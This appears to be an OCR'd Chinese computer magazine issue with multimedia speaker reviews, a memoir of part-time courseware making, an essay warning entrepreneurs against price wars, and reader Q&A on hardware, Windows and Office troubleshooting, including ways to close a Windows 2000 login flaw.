世代 V8“音瀑”

V8 是世代沉寂了较长一段时间后推出的产品之一，依然采用了 2.1 结构。

V8 的外观非常不错，继承了世代一贯的优秀造型和工艺水平，它使用了黑色的钢琴漆面板，同时采用了世代一贯的弧形金属面罩设计，使得它看起来颇有高档音箱的感觉，虽然其价格只有 300 多元（当然尽管如此也是普及性产品中极贵的了）。

在附件方面，V8 的设计比较接近高档音箱，没有使用线控等装置，而且正面也没有操控钮，完全需要音箱背后的控制器加以控制，这对于使用有一定的不利影响。

在音质方面，由于本身价格较高，所以世代 V8 表现上要明显好于此次评测中的大部分产品。特别是高音表现甚至超过一些 2.0 类型的产品。而在音场和中低频衔接上也有超乎寻常的优秀效果。

不过 V8 的一些细节处理不算理想，有一些本底噪声存在。



■主要优点:	非常出色的外观工艺和比较优秀的音质表现。
■主要缺点:	存在一定的本底噪声，以普及性产品看价格高了。

傲森 PA353P“空间站”

傲森以前是以为国外著名品牌机作OEM而出名的厂商，去年才正式进入国内零售市场。但一开始就以产品富于想像力的外观和杰出的制造工艺而引起用户的注意。今年傲森推出了一些较为低价位的产品，希望能够为更多的用户所接受。

PA353P就是这些新产品中的一款，它虽然便宜，却依然继承了傲森高档产品的优秀之处。

和其他傲森产品一样，PA353P使用了全白色、塑料箱体的外观设计，外部使用烤漆工艺。圆润前卫的箱体造型堪称此次评测中最富于艺术性的一款产品，傲森给它起了一个非常科技感的名字——“空间站”。

这款音箱的结构比较简单，电源使用外置设计，开关和音量控制作在一个旋钮上，另一个旋钮则可以用于低音调节，比较有特色的，是它的低音单元和倒相孔都是对地设计，不过低音单元口径较小，只有4英寸。

PA353P的声音尚可，比较清澈干净，但由于单元口径小，低音效果平平，整体来说属于以造型为主要设计目的的产品。



¥288元

■主要优点：	令人惊叹的造型和工艺水平，小巧可爱的箱体。
■主要缺点：	音质平平，低音效果不明显。

优派 SP2102V

优派一向以显示器产品出名，但近年来也开始尝试制造音箱产品，SP2102V就是它最初的音箱产品之一，并且起点不低——这款产品也是此次评测中价格较高的产品之一。

这款产品在造型上比较传统，为二分频的两个子音箱＋一个低音炮的结构，三个音箱也都是四四方方的外形。但低音炮的设计结构比较特殊，它采用了细长的立式结构，倒相孔前置，而扬声器则置于立式炮的侧面，这样的设计在国内的产品中很少见，的确带有浓郁的“异域”风格。

优派SP2102V采用了线控遥控型设计（线控不作为信号输入线），这样的设计在普及型产品上比较少见，接线比较简洁。它的线控造型非常有趣，看起来就像是一个游戏手柄，同时线控上还具备了耳机输出和3D音效控制等功能。

优派SP2102V的卫星箱非常小巧，但尽管如此却依然具备了二分频的设计，这使得它在回放表现上相对同价位的产品占据一定的优势。

以其价格来看，优派SP2102V的音质是非常出众的，特别是低音力度和下潜都很令人满意，中高音也具有这个价位2.1产品所少见的丰满感，只是在声音的解析力上比较差了一些。



¥299元

■主要优点：	在低价格上提供了三分频的设计和不错的音质，性价比极高。
■主要缺点：	工艺一般，独特的造型设计恐怕不能为所有人接受。

七喜大水牛 MN311

与上述的各款产品相比，七喜的这款产品就属于中规中矩的传统造型产品了。在一定程度上，它的造型有点像经典的轻骑兵B1，不过它只采用了二分频的结构，所以价格要便宜得多。

它的低音炮是正统的ASW结构，带有低音音量控制功能，中高音则由一个3英寸的全频带单元回放。

大水牛MN311的声音比较传统，属于中规中矩的2.1声音，在高音和中音衔接处表现不错，但低音回放效果一般，在中低音衔接处存在一定的空洞。

¥188元



■主要优点：	工艺较好，造型比较典雅传统。
■主要缺点：	设计比较正统，缺乏特点。

金河田 JHT360 漂流者

经过几年的努力，金河田现在也成为了国内主要的多媒体音箱生产商之一，它最新推出的这款普及型音箱有个奇怪的名字——“漂流者”，为什么呢？

原来，尽管金河田的这款产品采用的是方形的传统外形，但面板采用了不同一般的设计方案，它的低音炮前面板没有采用标准的对称结构，而是将开关和三个音量调节旋钮排列成一条弯弯曲曲的弧线，配合下面的装饰条，就如河流中的小岛一样，“漂流者”的名字显然由此而来。

与之呼应的，是它的卫星箱面罩也没有采用对称设计，而是在其侧面具有独特的曲线型凹槽，与低音炮面板形成统一的风格。

对这样的外观设计，各人应该有各人自己的看法，不过金和田 JHT360 的设计并不含糊，它是这个价位上不多见的使用了三分频设计的产品，而且它支持包括高音和低音在内的丰富独立调节功能。

JHT360 的声音由于得到了三分频设计的支持，是比较理想的，金河田传统上的“不求有功，但求无过”式的声音设计风格体现的非常明显，JHT360 的三个频段分布比较均衡，不存在明显的缺失频率，特别是中频比较饱满，低音在音量不很大的情况下也不显浑浊。不过声音整体上比较中规中距，不是很有特色。



■主要优点：	在低价格上提供了三分频的设计和不错的音质，性价比极高。
■主要缺点：	工艺一般，独特的造型设计恐怕不能为所有人接受。

多彩 DLS2137

多彩的这款产品和评测的其他产品看起来不太一样，它的设计明显是倾向于声音效果的。看上去它的低音炮倒有点“机箱”的感觉，外观方正、装饰简洁，而且高度较大。

DLS2137 的低音炮有点像优派 SP2102V，也由于又细又高而采用了侧面放置扬声器的设计，不过比较有趣的是，它的倒相孔也开在了和扬声器一个方向的箱体上。

DLS2137 的卫星箱是又细又高的造型，并且采用了二分频的设计，看起来十分简洁。不过其两个单元距离较远，对于近声场听音有一定的不良影响.

DLS2137 在回放上的最大特点是它的高音清晰亮丽，一改中低端 2.1 音箱高频上限较低的通病，这显然得益于三分频的设计结构，在中频上，DLS2137 也有较好的效果，不过它的低音单元冲程不大，在低音音量较大时，会出现一定的失真情况，而且声音比较偏硬。



■主要优点：	工艺较好，高中音回放效果良好。
■主要缺点：	造型过于简洁，低音效果平平

评测室结论——这些音箱都适合什么样的人？

漫步者 e2100	麦博 FC360	冲击波 SC-2103 古典版	创新 PCWORKS TX230
追求时尚、可爱产品的用户	追求高雅、富于科技感的用户	追求典雅、传统风格和性价比的用户	追求品牌和经典风格的用户
创新 XFREE XE233	轻骑兵 C3300	多彩 DLS2137	轻骑兵 C3700
追求品牌和性价比的用户	追求简洁风格与朴实音色的用户	追求冷竣风格，清亮的声音的用户	追求典雅传统的造型的用户
世代 V8	傲森 PA353P	优派 SP2102V	七喜大水牛 MN311
追求高质量的声音和品味的用户	追求前卫的风格的用户	追求性价比和丰富功能的用户	追求经典的造型和性价比的用户
金河田 JHT360			
追求高性价比和个性化的造型的用户			

CF [SC11]



累并快乐着

——我的一次第二职业经历

■ 山东　王伟光

作者的创业自白：这个世界上有各种各样的职业，没有人能把所有职业都体验一遍。但我觉得，应该让自己活得更精彩一些，尽量能够体验一下多样的人生。我就曾经尝试过做老板的感觉，尽管那可能是一家最小的公司。



本文作者和他的儿子的合影

爱好＋激情＋机遇＝做老板

2000年我朋友开了一家只有两个人的电脑公司，由于公司主要是和学校打交道(比如给学校维护机房、帮老师做课件等)，而我当时非常迷恋做课件，所以经常到朋友的公司帮忙。慢慢地我做的课件也像模像样了。有一天，朋友找我商议说，你入伙吧，我们一起干。我脑子一热，也没多考虑，就从家里借出一点钱，加上自己多年积攒购买的一台电脑和刻录机、扫描仪等设备，拿到朋友的公司算是以资金和实物入股，做起了当时叫金苹果电脑工作室的半个老板。

那个时候，正是课件制作红红火火的年代。我们市里规定，只要老师上优质课、公开课如果没有课件，将被一票否决。当时有的小学校还没有电脑，大多数老师之前根本没有接触过课件，更不用说自己制作课件了。当时专业制作课件的公司在小城里只有我们一家，因此那年生意特别好。

课件制作的故事

记得有一次，已经是夜深人静，我半夜迷迷糊糊醒来，在半醒半睡之间，突然听到一个奇怪的声音，吓了一身冷汗……起来以后才发现外屋有个女老师在给课件配音！她的声音非常尖，好像是正在模仿大灰狼的声音。那时已经是午夜1:00多了，她的丈夫趴在桌子上睡着了，而那个女老师却在很认真地录音。我朋友在那里制作她的课件，因为明天就要讲公开课了。不过后来令我难忘的是听说那个女老师突然发了一种病，变成了植物人，而为她做的那个课件也没有用上……做老师真不容易啊！

辛苦的老板生涯

当时我在学校上班，家人又坚决不同意我辞职，所以只能利用业余时间到公司去。以前到这里帮忙时是个局外人，所以想来就来，不想来就不来。但现在是公司一员了，还是半个老板，就不一样了。看到公司里的生意这样红火，我也是有喜有忧。喜的是生意好，可以多赚钱啊；忧的是时间太少，活干不下来怎么办？第一次体验到做老板、做自己的生意，是要有足够的责任心的和事业心的。

从此，除了上班和睡觉、吃饭，我所有闲暇时间都放到公司去了。下午一下班，马上跑到公司里，很多人已经在那里等候多时了。操起鼠标、键盘就开始干活。一般从5:30下班一直干到8:30，然后到隔壁小饭店匆忙吃一点东西，马上回来接着干活。晚上干到几点也没有数，需要到几点就是几点。有时，如果还有客户在等着，我们两个就替换睡觉。

那时候我的感觉是——累并快乐着。在公司吃、住，常常工作到深夜，但依然热情高涨。记得最累的一次，晚上我们工作到晚上2:30，只睡了四个小时。半夜干完活以后，却睡不着觉了。为什么？饿得肚子叽哩咕噜直叫啊！跑到街上，连个鬼影也没有。跑遍整个小城，后来终于看到了一家小饭店里面还亮着灯。好歹敲开门，店里也没有什么东西给我们吃了。最后店老板给我们下了点面条，就着咸菜就那么吃了起来。当时吃得可真香啊，之后再也没有吃过那样好吃的面条和咸菜了。回公司以后很快进入了梦乡，但觉得只打了个盹，梦里就听见电话声音。我们两个都蜷缩在被窝里，谁也不愿意去接电话。后来身边的手机又响了，一看表还不到7:00。尽管一百二十个不想起床(那时候的床只是一张沙发)，但是制作课件的老师早早就来了，起来吧！用冷水浇一下脸，刺激一下麻木的神经，继续工作吧。

课件制作的体会

说起课件制作，其实要求有很多。不仅要对相关工具熟悉，而且还必须有一定的审美基础，同时还要能理解课件的目的。再有就是，课件制作的速度必须很快，而且效果也要达到寓教于乐、交互性强的水平。

我们当时选择的制作工具是Authorware。Authorware不仅本身提供了很多的功能效果，而且还给了设计者一个创作、自由发挥的空间。如在制作一个小学低年级语文课件当中，我们就可以根据小学生的特点制作出一些个性化的菜单按钮，小学生对卡通小动物比较感兴趣，在做菜单的时候把固定的菜单加入一些小蝴蝶、小蜜蜂等小动物的形象，当鼠标移动

课件制作的软硬件选择

关于课件制作，对硬件设备的需求其实很简单，只要一台多媒体电脑，电脑也不需要追求很高配置的，内存和硬盘适当大一点就可以了。我以前用的老赛扬也做了上百个课件，至今还在为我服务呢！再有一个刻录机和一个扫描仪就能完成基本的工作了。

课件制作所用的软件主要是Authorware、Flash和Powerpoint。这些软件都有各自的优缺点，我在实践过程中对这三种软件的使用有一些体会和比较:

1.PowerPoint 入门容易，制作简单快捷，适合大众使用，但对于高标准课件很难实现。

2.Flash 制作课件效果很好，体积小。但掌握起来相对难一些，制作比较麻烦，制作时间较长。由于老师平时很难有大量时间，不太适合平时上课需要，但可以制作单独的动画插入到其他制作软件中去。

3.Authorware 简单易学，并且作品效果好，交互性、菜单、按钮功能很强大，能制作出高水平的课件。Authorware 惟一不足的是做出的课件体积较大。

综合评定:Powerpoint 使用简单，效果一般；Flash 效果不错，制作较麻烦；Authorware 使用方便，效果良好。



本文作者制作的课件作品之一

到标题时，马上会弹出一个小动物，并且还有小动物的声音。当老师用这样的课件讲课时，小学生就会很感兴趣了。

此外，最重要的是制作课件这个工作需要一种创意，从设计到制作应该是一条思路下来。我觉得技术上只是一种表现方式，关键还是整个课件的设计要与课和谐统一。整个制作过程中要和各种老师交流、商议。可能是因为我也是老师吧，所以在交流方面一般都能够达成共识，也积累了一些经验，一般都能够让老师们尽量满意。有的老师也能够体谅到我们的辛苦，尽量一次完成；也有的老师过于仔细，无休止地修改、变化，直至弄得我一点设计的兴趣也没有了；还有的老师的课根本不需要课件，可是还要画蛇添足，只是一种电子黑板的翻版，这样其实也是一种资源的浪费。

退出“江湖”


我在朋友的公司干了大约有一年多一点的时间吧，后来由于工作的变动，已经没有足够的时间来参与公司的事情了，因此我就退出了公司。现在回忆起在公司工作的日子，那个时候工作热忱，不知疲倦；那个时候的团体合作、朋友之间亲密的友谊；那个时候创作的灵感、完成作品的成就感；还有那顿香喷喷的咸菜面条，这些创业经历都是我青春生活中深深的烙印。 CF [CY01]

Office 秘 技 偷 偷 报

职业病的由来



CF [CY02]



别做莽撞的鲸

——谈谈创业成功的一些要素

■ 湖北　黄梅香　Andy

鲸的死因

大海里有一种身体瘦小的鱼——沙丁鱼，它们是鲸最爱的食物之一。每每遇到鲸，沙丁鱼只得拼命地逃，鲸会张大嘴巴在后面追。沙丁鱼们就拼命逃窜，离海滩越来越近。当浑然不知的鲸发现海滩近了，因为速度太快，想停下来已经来不及了。最后鲸庞大的身躯冲上海滩，陷进海沙中直至最终死亡。

致死庞大鲸的不是沙丁鱼，而是沙丁鱼逃命的海滩！

低价挤死了同行，也挤死了自己

初听这个故事，不禁哑然失笑，认为莽撞的鲸太傻，心底也有对强者的一种怜惜。不过，很快从创业的朋友身上，我突然看到鲸的影子……

朋友在闹市区开了一家数码摄影冲印店。几年来，他一直坚持特色经营，用周到而细致的服务对待顾客。付出终有回报，朋友的公司在业界有了不错的口碑，生意也蒸蒸日上，还不断扩大经营规模。朋友也从大学毕业时一贫如洗，向银行贷款创业的窘境脱离出来，目前已经有了七位数的资产。

但是，市场竞争永远都是那么残酷。很快，许多小规模的数码摄影冲印店如雨后春笋般冒出来，自然也分流了部分客户源。我那个朋友当然不敢坐以待毙，于是频频出招紧逼，努力维护自己的强势地位。

朋友祭出的招术就是不断地降价，以低价位低利润冲击市场。可想而知，其他冲洗店自然跟风降价。一时间顾客笑开了花，朋友和其他经营者都落了个苦瓜脸。但是搏斗还在继续，朋友依旧在价格上大做文章，最后甚至低到了成本价。一些承受不了的小店要么关门大吉，要么不再继续玩价格战。最后的结局是，表面上，朋友在竞争中占了上风，实际上却因此陷入了亏损的境地。后来，朋友像陷入海滩的鲸一般不能自拔，公司也面临分崩离析的状况。

鲸为了自己的猎物会遗忘海滩的危险，而创业者为了生存只顾追逐，却往往忘记了风光表面背后的陷阱。聪明的鲸，和有远见的创业者，都应该看得见远处的风景，那才会拥有最久长的幸福。

提供特色服务，区别于对手才是上策

看到这则故事，让小编想起前一阵一个应届大学毕业生来咨询自己创业的事情。这位大学生想开一个电脑维护和培训的小店，来咨询我目前的市场需求是否足够支撑起他的业务量，以及如何拓展业务并留住顾客。

对于前一个问题，小编鼓励他说，现在用电脑的人越来越多，而且大多数用户对电脑的了解程度也越来越低，因此他们对专业技术指导和维护的需求和依赖也比过去要大得多。只要自身的技术面宽广、服务周到，而且经营策略得当，是完全能靠这个为生的。至于后一个问题，小编首先反问了他准备如何做。这位大学生的答案是："我打算先免费给人做电脑维护和技术咨询，等建立起了口碑之后，再用比别人低得多的价格留住这些客户！"看来，他也是进行了一番思考的。靠免费提供服务打开市场，这个办法小编也比较认同。但小编却并不赞同这个策略的后半部分，就是靠低价格挤压同行的利润空间来扩大自己的市场份额。

接着，小编给他做了一下分析：首先，无论电脑维护还是相关培训，这都不是什么很有特色的创业途径，市场上早已经有太多的竞争者了。况且，绝大多数电脑用户都能从经销商或者生产厂商那里获得相应的免费服务。因此，靠价格来竞争是很莽撞而且徒劳的。

而真正吸引用户放弃厂商/经销商服务的原因，只能是这些厂商不能提供更及时、周到和专业的服务而给用户造成的需求断档。我们作为媒体，就经常接到读者的投诉，反映厂商/经销商为他们提供电脑维护、咨询服务时，在响应速度、服务态度和专业技能上都存在种种不足。所以，如果真的想在这个领域创业，首先要解决的就是这三个问题。

当然，仅仅只做到了这些，还是很基本的。要想经营得更好，还必须考虑更多问题，比如采用会员制，以区别长期客户和零散客户；每年找一些特定的时间做一个客户回报和互动的活动等等。另外，加强人员素质和成本管理，从各方面使业务能向良性循环和健康发展的方向稳步前进是很关键的。最后，小编还特别提醒了一下这位雄心勃勃的大学生，他将要面临的问题是把自己曾经的业余爱好作为未来职业的方向来发展。如何做好心态的转换，使过去可有可无的兴趣爱好固化成不可动摇的职业信念，也是左右成功的一大要素。

总之，要想在一个门槛很低、竞争广泛展开的领域立于不败之地，有特色的服务内容和手段，是成功的关键！ CF [CY03]

硬件维修站

1 一块网卡两个IP

问:有时因为实际需要,希望能为一块网卡设置两个IP地址。请问,应该如何设置?

答:运行"注册表编辑器",找到[HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Class\NetTrans],在此目录中可以看到多个名为0000、0001、0002……的目录,它们用于记录协议的安装情况。在它们中间找到DriverDesc为TCP/IP的目录,然后修改IPAddress和IPMask两个键。其中IPAddress为用逗号隔开的多个IP地址,IPMask对应的是掩码。例如设置IPAddress为202.10.1.10,202.10.1.25,设置IPMask为255.255.255.0,255.255.255.0时,表示为系统设置了两个IP地址202.10.1.10和202.10.1.25。

2 交换机断线故障一例

问:我有一个8口的小交换机,没有UPLINK口,只有8个10M/100M自适应口,我用其中一个连到另一个的10M的HUB上,但使用一定时间后自已会断线,即交换机上的LINK灯自动熄灭,把那个接头拔出来再接回去就又通了。我换了其他的接口,但仍然出现这样的问题,而交换机连接电脑的那些接口却没有出现这种情况,把那个连到HUB的接口插到电脑上也不会断线。请问这是怎么回事,如何解决这个问题?

答:很明显,你网线的物理接头出现了问题,比如说接头出现松动或者网线内部出现虚接、断线、错接的情况,更换相应的网线应该可以解决问题。

3 带笔记本出国需要换适配器吗

问:我最近要出国,需携带笔记本电脑,请问是否需要另外购买交流适配器以适应国外使用的电压?

答:绝大多数笔记本的电源适配器(ADAPTER)是可以自动检测并自动适应100V到240V交流电压和50~60Hz电网工作频率的,验证这一点你可以查看一下适配器上面的说明。如果是这样,你就不必另外购买交流适配器了。

4 华硕主板与ATi显卡兼容问题

问:听说华硕的Socket 939 K8平台与ATi的R300芯片存在兼容性问题,请问是这样的吗?

答:根据华硕电脑在其VIA K8T800Pro芯片组主板的说明书中所讲,如果消费者要安装ATi Radeon 9500/PRO系列或ATi Radeon 9700/PRO系列图形加速卡,只能使用版本号为PN xxx-xxxxx-30(或更高)的型号,才能获得最佳的效能及超频稳定性。

5 Prescott处理器与WinXP SP2兼容问题

问:请问如何处理Prescott处理器与Windows XP SP2的不兼容问题?

答:微软官方消息说Windows XP SP2和Intel Prescott核心的Pentium 4处理器以及Celeron处理器存在兼容性问题,可能会导致系统不稳定而死机的问题。解决该问题的方法是在系统中打上微软提供的补丁,下载地址是http://download.microsoft.com/download/c/a/5/ca5f5398-2391-42e6-8b40-f6ec4db31c88/WindowsXP-KB885626-v2-x86-enu.exe。

如果你并不是十分需要Windows XP SP2,也可以通过在Windows XP系统中卸载SP2或找一个没打SP2补丁的电脑,将其中C:\Windows\system32\drivers文件夹下的update.sys文件复制到你的系统相应文件夹下覆盖原文件即可。

6 激光打印机错误识别灯闪烁不停

问:为什么我在使用激光打印机打印文件时,有时错误识别灯会不停地闪烁而打印机却不打印,而重新复位一下就可以恢复正常?

答:如果你打印的文件过大导致打印机存储容量不够,或打印机转换图像的速度跟不上打印速度就会造成这样的问题。此时你可以按下然后松开控制面板按钮即可恢复打印,但这样会丢失一些数据。在打印大文件时你可以降低打印分辨率,如果还不行,建议增加内存。

7 数码照片上为何出现很多小点

问:我在使用数码相机拍摄照片时,发现一些照片上有很多小点,十分影响效果。请问如何解决这个问题?

答:这就是常说的数码照片中的噪点。这种情况多数出现在夜景的拍摄中,是由于感光度太高造成的。感光度的数值越高,画面的质量就会越粗糙,如果数码相机本身的降噪系统性能不好的话,就会造成照片上出现噪点的情况。想要解决这个问题,你可以在照相前将数码相机的感光度数值调得低一些,然后用延长曝光时间的方法来补偿光线的进入,这样可以起到不错的效果。

CF [SB01]

系统门诊所

1 Windows 2000 也能定时自动关机

问:最近无意中发现通过 Windows XP 自带的程序可以实现自动定时关机功能。我用的是 Windows 2000 和 Windows XP 的双系统。请问,能否在 Windows 2000 环境下也能实现自动关机?我不想用第三方工具软件。

答:你所说的 Windows XP 的自动关机功能的实现是靠位于系统目录 Windows\system32 中一个名为 shutdown.exe 的文件实现的,它是 Windows XP 自带的关机程序。如果想让自己的 Windows 2000 也实现同样效果,只要把 Windows XP 中这个 shutdown.exe 复制到 Windows 2000 的系统目录使用即可。用法举例:如果你打算让你的电脑在凌晨 4 点关机,选择"开始→运行",输入"at 4:00 shutdown -s"即可。

2 完全卸载智能 ABC 输入法

问:我希望给我的系统极度减肥,系统中的智能 ABC 输入法是我用不到的输入法,于是它也成了我宰割的目标。但我发现从输入法设置窗口中卸载了该输入法后硬盘空间未见减小。请问,我该如何做才能完全卸载该输入法?

答:右键单击输入法指示器,选择"属性"命令,删除你要删除的智能 ABC 输入法。然后使用系统的搜索功能,搜索该输入法对应的文件并将它们删除即可。智能 ABC 输入法使用以下一些文件:Winabc.cwd、Abcsda.dll、Abcwin.exe、Winabc.ime、Winabc.ovl、tmmr.rem、user.rem、Winabc.hlp、Winabc.cnt。

3 Windows 98 下无法登录系统

问:我使用的是 Windows 98,在以正常模式启动系统到登录对话框时,用鼠标单击"取消"或"确定"按钮后桌面都不能显示任何图标,也不能进行任何操作。请问如何解决这个问题?

答:此类故障一般是由于用户操作不当,造成系统损坏而产生的。解决方法如下:首先以"安全模式"引导系统,然后依次选择进入"开始→设置→控制面板",接着进入"密码"选项,将"用户配置文件"设为"此桌面用户使用相同的桌面及首选项",再进入"网络",将"拔号网络适配器"以外的各项删除,选择其登录方式为"Windows 登录",保存设置后退出并重新启动电脑即可解决问题。

4 补救 Windows 2000 漏洞二法

问:我安装了 Windows 2000,早就知道在登录时通过登录界面上的简体中文输入法可以不用输入用户名和密码就能进入系统,记得只要安装 Windows 2000 Service Pack 2 补丁程序就可以解决这个问题,但我这里不能上网,无法得到这个程序。请问还有没有其他的方法能弥补这个漏洞?

答:要修补该安全漏洞,可以采用如下两个不用安装补丁程序的方法。

(1)转移帮助文件。Windows 2000 系统在登录时出现的安全漏洞,主要是因为系统在登录时没有限制微软拼音、全拼和郑码等中文输入法的帮助功能,导致通过该功能可以直接进入系统,而英文输入法没有提供帮助功能。智能 ABC 输入法的帮助功能在登录时无法使用,因此这两个输入法不存在这个问题。所以你只要将前述的输入法帮助文件移走,让输入法上的"帮助"命令无法被调用即可。这些简体中文输入法的帮助文件一般保存在 C:\WINNT\Help 文件夹中(假设系统安装在了 C 分区),你可以在该文件夹中将 WinIME.chm(输入法操作指南)、WinSP.chm(双拼输入法)、WinZM.chm(郑码输入法)和 WinPY.chm(全拼输入法)这几个文件移走。

(2)修改注册表。通过修改注册表,使系统在登录窗口中只提供英文和智能 ABC 两种输入法,这样可以消除登录安全漏洞。具体操作如下:在系统桌面上依次选择"开始→运行"命令,在"打开"对话框中键入 Regedit 并单击"确定"按钮打开"注册表编辑器"。依次展开[HKEY_USERS\.DEFAULT\Keyboard Layout\Preload]注册表分支,在其右边的窗口中可以看到名称为数字的几个字串值,其数据分别对应着在登录时调用的几种输入法,对应关系分别是:

1 英文　2 微软拼音　3 全拼　4 郑码　5 智能 ABC

将除英文和智能ABC两种输入法以外的字串值全部删除后并保存退出即可。 CF[SB02]

5 Windows 98 启动出现黑白方格

问:我用的是 Windows 98,开机后显示器屏幕上先是显示黑白的方格,过几分钟后按 RESET 键能正常启动。请问这是怎么回事,如何才能解决这个问题?

答:出现这个问题的原因是系统的"高级电源管理"存在问题。解决该问题的方法是:

(1)在系统桌面上用鼠标依次选择"开始→设置→控制面板"。

(2)在随后出现的窗口中用鼠标双击"系统"图标。

(3)在"设备管理器"项中将"高级电源管理"一项删除。

(4)保存退出后重新启动操作系统即可。

软件咨询间

1 消除录入时的眼睛疲劳感觉

问:我使用紫光拼音输入法输入汉字,由于我的屏幕像素设置得较高,所以输入栏窗口中的字体显得很小,时间一长感觉眼睛比较累。请问,能不能调整一下使眼睛看起来更舒服一些?

答:紫光拼音在默认状态下,输入窗字体为16像素,如果在输入过程中感到字体太小,眼球酸胀,可以调整这些字体的像素设置。设置方法:右击输入条,选择"设置属性"命令打开设置对话框,选择"外观"选项卡,单击"输入栏窗口字体大小"后的列表框,可以看到紫光拼音输入法提供14、16、22、26、32个像素等5种方案,选择自己需要的一个试试,最后确定一个感觉最好的像素就可以了。

2 MIDI格式能转换成WAV格式吗

问:MIDI格式的音乐文件可以转换为WAV格式吗?如何转换?

答:MIDI格式转WAV格式有如下几种方法:

(1)用WINGROOVE这款软波表软件直接转换(下载地址http://www.onlinedown.net/soft/3526.htm)。不过音色是WINGROOVE自带的,没有选择的余地。这是最简单最原始的方法,效果一般。

(2)用两个声卡,一个播放MIDI,一个录制为WAV。播放的那边用软波表,如YAMAHA S-YXG100(下载地址http://www.onlinedown.net/soft/278.htm),或者用声卡自带的硬波表,录音后还可以降噪。此方法效果还可以,但如果结合下面的方法就更好了。

(3)用软音源软件,如REALITY或者GIGASAMPLER等代替波表,使用专门的音色库来转,这样只要一个声卡就解决问题了。此方法可以使用你认为最好的音色,音质也是几乎没得挑剔。

(4)如果你经济充裕,可以使用专门的音源和硬盘录音机。

3 版面中的图片不能组合起来

问:我用WPS Office 2003画好了一些图形元件后,本希望把它们组合起来,但在选择这些对象时出现了麻烦,总是不能一次全选上。请问,这是为什么?如何才能一次选择所有的对象?

答:在WPS文件中,所有非文字的对象都可以组合起来,例如图像、图形、公式、文字框、图形框等。但要求它们的"排版位置"都是"在当前位置"才可以参与组合。如果有的对象不是"在当前位置",必须设置"在当前位置"才可以进行组合。组合后的对象组仍然可以再次实行组合,例如和其他对象组或其他对象进行组合。用"选择对象"工具或用Shift键加鼠标左键单击依次选择的方法可以选择多个对象。从右键快捷菜单或"对象"菜单都可以使用"组合"命令,组合后的对象组可以视作一个对象,重新设置排版位置。

4 在金山文字中自动重设页码

问:我用WPS Office 2003编排一本图书,需要在其中插入一些章节,如果用手工重新调整页码的方法来做,工作量会相当大。请问,怎么在插入新章节的同时,让系统自动重新设置页码?

答:很多用户希望在一篇文章中,插入新章节时,可以重新设置页码,这个功能在金山文字处理中完全可以实现。要实现这一目的,你只需执行插入新页的操作,即选择菜单命令"插入→分隔符→分页符",系统将弹出"设置起始页号"对话框,将"重新指定页号"的复选框选中,就可以设置新页码了。

5 实现幻灯片自动循环播放

问:我用Microsoft PowerPoint为公司制作了一个产品展示的幻灯片,在展台上用电脑播放时每次播完后就回到了编辑界面,还需要执行运行命令才能再运行。请问,如何实现不用人为干预,让幻灯片自动循环运行?

答:我们可以设置幻灯片的播放方式,使得幻灯片播放到结尾以后,自动回到开头,开始下一次的播放。这种情况很适合于你所说的展台上的产品或形象自动演示。步骤如下:

打开想要播放的幻灯片,点击"幻灯片放映→设置放映方式",在弹出对话框中选中"循环放映,按Esc键终止"复选框,单击"确定"关闭对话框。

此外,还可以在"设置放映方式"窗口中选中"设置放映方式"对话框中的"在展台浏览(全屏幕)",这样不但可使演示文稿循环放映,还可以防止用户更改演示文稿。

6 取消不需要的自动编号功能

问:在Word中有一个自动编号的功能,即输入“1.快速显示文字格式”后按下回车键会自动出现“2.……”,这虽然给用户带来了很大的方便,但当我们并不需要该项功能的时候,它总是出现反而会觉得碍事。请问,如何才能取消这个功能呢?

答:在Word工作窗口中选择系统菜单命令“工具→自动更正选项”,在对话框中选择“键入时自动套用格式”选项卡,将“自动编号列表”选项前的对勾去掉即可。

7 Word中也能选择矩形文本块

问:通常在用Word进行文字编辑时所选中的内容都是连续的文本,例如一个句子、一行或一段。但有时需要在一段文字中选择一个矩形的块出来。请问在Word中能否实现这种选择?如何选择?

答:我们可以有如下两种方法来实现纵向文本块的选择。

第一种方法,按住Alt键后用鼠标左键进行选择。

第二种方法,首先将光标置于要选择文本块的左上角,按下Ctrl+Shift+F8组合键,这时光标会变得比原先的细一些,然后就可以拖动鼠标进行选择了(也可以用方向键进行选择),按下Esc键可以取消选择。本法虽然比第一种方法略显麻烦,但可以灵活改变选定区域。

8 表格计算出现“#DIV/0!”错误

问:我在进行Excel表格计算过程中常常会遇到“#DIV/0!”错误,不知是什么原因引起的?应该如何解决这个问题?

答:通常导致这一错误的原因是公式的除数引用了空白单元格或包含零的单元格。例如“F1=SUM(A1:D1)/E1”,若E1为空白单元格或被其他公式赋予零值,则F1的计算结果为“#DIV/0!”。

解决方法:修改单元格引用,或者在用作除数的单元格中输入不为零的值。例如,将F1=SUM(A1:D1)/E1中的E1改为其他单元格,或保证为E1单元格赋予确定的非零数值。

判断是否属于上述错误有一个简单的方法,那就是在用作除数的单元格(上例为E1)中输入“#N/A”。如果F1由“#DIV/0!”变为“#N/A”,说明确实属于除数引用了空单元格或包含零的单元格导致了“#DIV/0!”。

9 词霸2003无法取词翻译

问:我安装好金山词霸2003后却发现无法取词翻译。请问,这是为什么?如何解决?

答:产生这个问题的主要原因是微软的ATL控件注册时有个BUG,遇到中文路径注册会失败,金山公司已经解决了该问题,其后发行的金山词霸也解决了这个问题,并且也在网上公布了升级包。你如果没有用新版本或手头上没有升级包,暂时的解决方法就是不要将金山词霸2003安装在中文目录下。

该问题在SP1补丁中就已经解决了,只要下载SP1补丁进行修正即可。另外需要注意,金山词霸2003的SP2补丁不支持词霸安装到中文路径下,请重新安装到英文路径再安装SP2。

10 词霸的查词取词词典无效

问:词霸2003安装后进行查词和取词,软件总是提示“没找到”,而且设置里面的查词词典和取词词典列表也为空。请问,如何解决这个问题?

答:下载安装金山词霸2003 SP2补丁包后,直接运行安装目录下的regdic.exe即可安装上所有词典。

11 PowerPoint文档能够实现内部压缩

问:我做了一个产品演示的PowerPoint文档,由于其中引用了不少图片,所以做成以后的PowerPoint文档容量相当可观,我的优盘不能容下如此大的文件,而我又不想用WinRAR压缩,原因是我想直接从优盘运行演示。请问,该如何解决这个问题?

